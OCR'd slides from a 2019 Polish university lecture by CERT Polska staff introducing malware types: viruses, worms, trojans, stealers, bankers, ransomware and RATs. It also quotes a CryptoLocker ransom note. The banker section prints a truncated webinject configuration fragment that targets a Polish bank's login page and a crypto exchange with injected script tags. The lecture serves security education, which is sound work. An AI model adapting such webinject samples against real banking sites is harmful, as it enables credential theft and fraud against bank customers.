Zagrożenia w cyberprzestrzeni - metodyka Kill Chain

# Wykład 4.
# Ataki z użyciem złośliwego oprogramowania

**Wprowadzenie do cyberbezpieczeństwa / EiTI PW 2019**
**Jarosław Jedynak, Paweł Srokosz**
**CERT Polska / NASK**

# $ whois msm

Specjalista w CERT Polska

{Reverse,Software,Security} Engineer

msm@{cert.pl,tailcall.net,p4.team}

Fan {programowania,botnetów,kotów}

# $ whois psrok1

Specjalista w CERT Polska

{Reverse,Software,Security} Engineer

0xcc.pl / @_psrok1 / p4.team

Świeżo upieczony doktorant na Elce!

CERT.PL


# przemyślenia wstępne

# malware: here be dragons

- Temat o którym ludzie chętnie rozmawiają
  - Ale niekoniecznie sensownie
  - Olbrzymie ilości FUD w sieci
  - Nie polecamy czytać artykułu Wikipedii na ten temat...
- Malware research to temat bardzo niszowy

# słowniczek

- haker -> przestępca
- cyberxyz -> xyz
- wirus -> malware
  (albo złośliwe oprogramowanie)
- CERT -> CERT.PL (albo gov etc...) 🙂
- CnC/C2/CC/C&C/Command & Control



# po kolei: co to jest ten malware?


# po kolei: co to jest ten malware?

# po kolei: co to jest ten malware?

# po kolei: co to jest ten malware?

typowy komputer zainfekowany złośliwym oprogramowaniem

# po kolei: co to jest ten malware?



# po kolei: co to jest ten malware?

- Program wykorzystujący komputer użytkownika wbrew jego wiedzy i woli
- Program jak program - większość legend tutaj jest przesadzona
  - Wewnętrzne moduły pisane najczęściej w C/C++, czasami Delphi
  - Ale zdarza się i C#
  - Pierwsze warstwy w JavaScript, JScript, VisualBasic...
- Nie ma żadnego interesu się ujawniać - wręcz przeciwnie
- Twórcy prawie zawsze motywowani finansowo
  - Czasy złośliwego oprogramowania jako żartu już dawno minęły
  - Od script kiddies do wielkich grup przestępczych
  - W wyjątkowych przypadkach (wybrane grupy APT) cel inny niż zarobek

# Klasyfikacja złośliwego oprogramowania

# Klasyfikacja złośliwego oprogramowania

- Według sposobu infekcji
- Według wykonywanych zadań
- Inne podejścia

# Klasyfikacja według sposobu infekcji

- Klasyczne podejście, współcześnie mniej ważne
  - Wirusy
  - Robaki
  - Koń trojański
  - [inne?]


# Wirusy

Nie każdy malware to wirus!

- Samopowielający się kod
- Rozpowszechnia się poprzez podmienianie/dołączanie swojego kodu do plików gospodarza (również na nośnikach wymiennych)
- Jedna z najstarszych metod infekcji, obecnie rzadko wykorzystywana

# Wirusy

@dannoct1



# Robaki (worm)

- Malware wykorzystujący sieć do rozprzestrzeniania się
- Do rozprzestrzeniania się wykorzystywane są:
  - dostępne usługi (np. poczta elektroniczna)
  - znane podatności (ransomware WannaCry wykorzystujący exploit EternalBlue na SMB)
- Następstwem infekcji robakiem było m.in. powstanie pierwszego zespołu CERT (robak Morris, 1988)

# Koń trojański


- Imituje interesujący program lub plik:
  - załącznik w mailu imitujący fakturę
  - program udający oprogramowanie antywirusowe

wirus?

trojan?

robak?

wirus?



trojan?

robak?

# Klasyfikacja według sposobu działania

- Kluczowe współcześnie
  - Stealer
  - Trojan bankowy (Banker)
  - Ransomware
  - RAT
  - Dropper
  - Inne

# Stealer

- Cel: kradzież danych z zainfekowanego systemu
  - Dane dostępowe do kont ofiary
  - Wciskane klawisze (keylogger)
  - Kontakty z książki adresowej
  - Dokumenty, portfele kryptowalut
- Dawniej określany jako **spyware** (oprogramowanie szpiegowskie)


NirSoft
Main Page
Blog
Search
FAQ
TOP 10
Pad Files
Contact
About...
Donate
All Utilities
Password Tools
System Tools
Browser Tools
Programmer Tools
Network Tools
Outlook/Office
Windows Password Recovery Tools
9.6K
See Also:
Free data recovery software for Windows - Try Disk Drill, free data recovery s
Windows Password Recovery Software From Stellar Phoenix - Reset Windows
NirSoft Web site provides free password recovery tools for variety of Windows prog
of Windows, Yahoo Messenger, MSN Messenger, and more...
If you want to download a package of all Windows password recovery tools in one z
to copy it to the clipboard)
Be aware that some Antivirus programs might detect that these password recovery to
issues. Click here to read more about false alerts in Antivirus programs

# Banker

- Cel: kradzież środków z konta bankowego
- Różne techniki:
  - podmiana numeru konta w Schowku na numer słupa/przestępcy (VBKlip)
  - pozyskiwanie danych logowania do bankowości elektronicznej (form grabbing)
  - Automatic Transfer System (ATS)

# Banker - Man-in-the-Browser (MitB)

- Złośliwe oprogramowanie przejmuje kontrolę nad przeglądarką, czekając aż ofiara wejdzie na stronę bankowości elektronicznej
- Możliwości:
  - Kradzież informacji
  - Modyfikacja danych wysyłanych do banku
  - Osadzanie złośliwych skryptów w kontekście strony banku

# Banker - Webinjects


```
set_url https://www.centrum24.pl/centrum24-web/uep
replace: <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="pl" lang="pl">**head>
inject:
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="pl" lang="pl">**head><script id="m
    -botid="@ID@"></script>
<script id="myjs2">
document.getElementById("myjs1").parentNode.removeChild(document.getElementById("myjs1"
document.getElementById("myjs2").parentNode.removeChild(document.getElementById("myjs2"
</script>

end_inject

set_url https://bitbay.ne*
replace: <head>
inject:
```

# Banker - ATS

- Przelew z konta jest inicjowany automatycznie, gdy ofiara zaloguje się na stronę banku



# Ransomware

- Cel: zablokowanie dostępu do plików/urządzenia ofiary z żądaniem okupu w zamian za dane.
- Proste podejście, które bardzo szybko zyskało popularność.


Cryptolocker 2.0
Your personal files are encrypted
Info
Your important files were encrypted on this computer: photos, videos, documents , etc. You can verify this by click on see files and try to open them.
Encryption was produced using unique public key RSA-4096 generated for this computer. To decrypt files, you need to obtain private key.
The single copy of the private key, which will allow you to decrypt the files, is located on a secret server on the Internet; the server will destroy the key within 72 hours after encryption completed. After that, nobody and never will be able to restore files.
To retrieve the private key, you need to pay 0.5 bitcoins.
Click proceed to payment to obtain private key.
Any attempt to remove or damage this software will lead to immediate private key destruction by server.
Your files will be lost without payment on:
11/24/2013 3:16:34 PM
See files
<< Back
Proceed to payment >>

NO MORE RANSOM!

Po

› Sheriff | Ransomware: FAQ | Jak zapobiegać | Narzędzia deszyfrujące | Zgłoś przestępstwo | Partnerzy

# NARZĘDZIA DESZYFRUJĄCE


**NE! Zanim pobierzesz i uruchomisz dekryptor, przeczytaj Poradnik. Upewnij się, że wpierw usunąłeś złośli**
**ramowanie z systemu, w przeciwnym wypadku pliki zostaną ponownie zaszyfrowane. Skorzystaj w tym**
**go oprogramowania antywirusowego.**

CERT.PL

# RAT (Remote Access Trojan, backdoor)

- Cel: zdalny dostęp do systemu
- Trochę jak TeamViewer, ale bez wiedzy “użytkownika” po drugiej stronie
- Pozwala na swobodny rekonesans w poszukiwaniu interesujących plików, które mogą być wykorzystane np. do zaszantażowania ofiary.

# RAT (Remote Access Trojan, backdoor)



